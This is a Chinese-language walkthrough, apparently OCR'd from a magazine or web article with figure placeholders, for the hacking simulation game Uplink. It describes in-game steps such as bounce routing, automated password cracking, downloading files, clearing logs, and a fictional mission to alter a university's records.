


图28



图29

试，如图29，在图中可以看到可当成跳板使用了。不过由于跳板太多，在地图上太密集，有些地方看不清，这时可以点击放大按钮将地图放大后，再利用鼠标或键盘上的左右移动按钮可以移动地图设置连接，我建议不要设置太多，一般设置10多个跳板就可以。

设置完跳板后点连接按钮“Connect”，程序自动连接到我们的目标服务器，先打开跟踪监视程序“Trace-Tracker”，监视对手的追踪情况，然后启动密码破解程序“Password-Breaker”，再点击用户名输入框后，“Password-Breaker”即可自动进行密码破解，密码破解完成后，然后点“Proceed”按钮登录。在服务器上仔细查找我们需要下载的文件“log-data-77888”，不过不像测试关时好找，文件有些多，必须仔细找，如图30，找到后打开左下角的功能按钮，将下载文件所需要的程序“File_copier”拖到“log-data-77888”文件上，单击后程序自动下载文件，下载完毕后点击左下角的第2个小按钮打开内存栏，将下载的文件复制到内存栏上。需要注意的是：由于我们的内存大小是有限的，如没有存放文件的空间，有可能造成下载失败。此时可打开左下角的功能按钮，点“File utilities”按钮找到文件删除程序“file_Delete”拖到打开的内存栏上将多余的文件删除后再重新下载即可。下载完成后退后到登录窗口，进入到日志记录处，将登录记录清除就完成了任务了。




图30

断开连接后，点击右下方的信箱打开黑客组织刚才给我们的来信，点“reply”（回复）给黑客组织回信，再点“File: None aatached”打开附件窗口，选中刚才下载下来的文件“log-data-77888”，当作附件发送给黑客组织，很快就可收到一封黑客组织给我们的回信，它告诉我们：Mission complete（圆满的完成了任务），并给我们1800c钱。

接下来的任务都是删除或者偷取服务器上的文件，虽然很单调无聊可必须去做，因为我们必须从中获得金钱和经历，否则下面的关卡不让我们过的。经过一番艰苦的战斗，我终于剩下最后一个任务，可是第2关的最后一个任务即将完成，玩得高兴时突然跳出一个对话框；如图31，仔细看看原来是让我们购买正式版。原来在游戏的主页 http://www.uplink.co.uk 上下载的免费版虽然没有时间限制，但是限制部分功能：第一，只能玩到第2关，想3关以后的只能去买完整版；第二，不能连网玩。不能连网玩我们就使用单机玩，可是关键不让我们过完全部的关，忧闷！哎！只好到主页去看看，完整版必须去买，得花人民币。重新上网去搜索，可惜网上的游戏都是免费版，一时间没有搜到完整版。上QQ上找好友们问问，最后终于在好友的好友那里找到




图31

一个完整版，有了完整版可以继续过关了。

九、入侵国际大学

将完整版下载回来，完整版注册完后登录游戏时会出现这样的字样："Enter code from Row j. Column1 "，后面是一个一个方框要求code ，否则无法登陆。此时参照游戏目录中的"Uplink Codes"对照表（在游戏目录中文件名为：初次运行的CODE.txt），打开此文本文件后可看到，横向是从0到15，竖向为从A到Z，上面英文对话的Row（排）后是j，Column（列）后面是1，横竖对照查一下应为72，在方框输入72即可登录，其他的同免费版。

重新在完整版中将所有的2级任务完成后，可以选择3级任务了，当然还是登录"Uplink Internal Services System"（黑客组织面向其成员的服务器），找到"Mission List"（任务列表），如图32，我选择了"generate a university degree for a friend"任务，大体意思是为一个朋友造一个假学位，点"Accept"按钮选择任务，点"Exit BBS"按钮退出。点击右下角黑客组织给我们的来信，如图33，仔细查看来信：需要入侵到某大学的服务器去修改一个人的资料，在个人能力一栏中添加"系统工程师"。入侵大学的服务器修改资料？这可是犯法的！不过看看给我们的2800c也值得，一咬牙就干这一次吧！哎！看样子假文凭是个世界性的问题，不过英国人制假手段比中国人更高些，他们是连大学的档案一起修改的，就很难查出文凭是真是假了！




图32



图33

闲话少说我们开始工作，同其它的关一样当然是先建立跳版了，设置完跳板后点连接按钮 "Connect"，程序自动连接到我们的目标服务器，先打开跟踪监视程序"Trace-Tracker"，然后启动密码破解程序"Password-Breaker"，再点击用户名输入框后，"Password-Breaker"即可自动进行密码破解，密码破解完成后，然后点"Proceed"按钮登录。如图34出现的一窗口，是警告我们"这是政府网站，进入是违法的"，不要害怕，只是警告，点"log in"登录，然后出现一窗口，如图35，上面为"search records"（档案查询）按钮，下面为"view logs"按钮。




图34

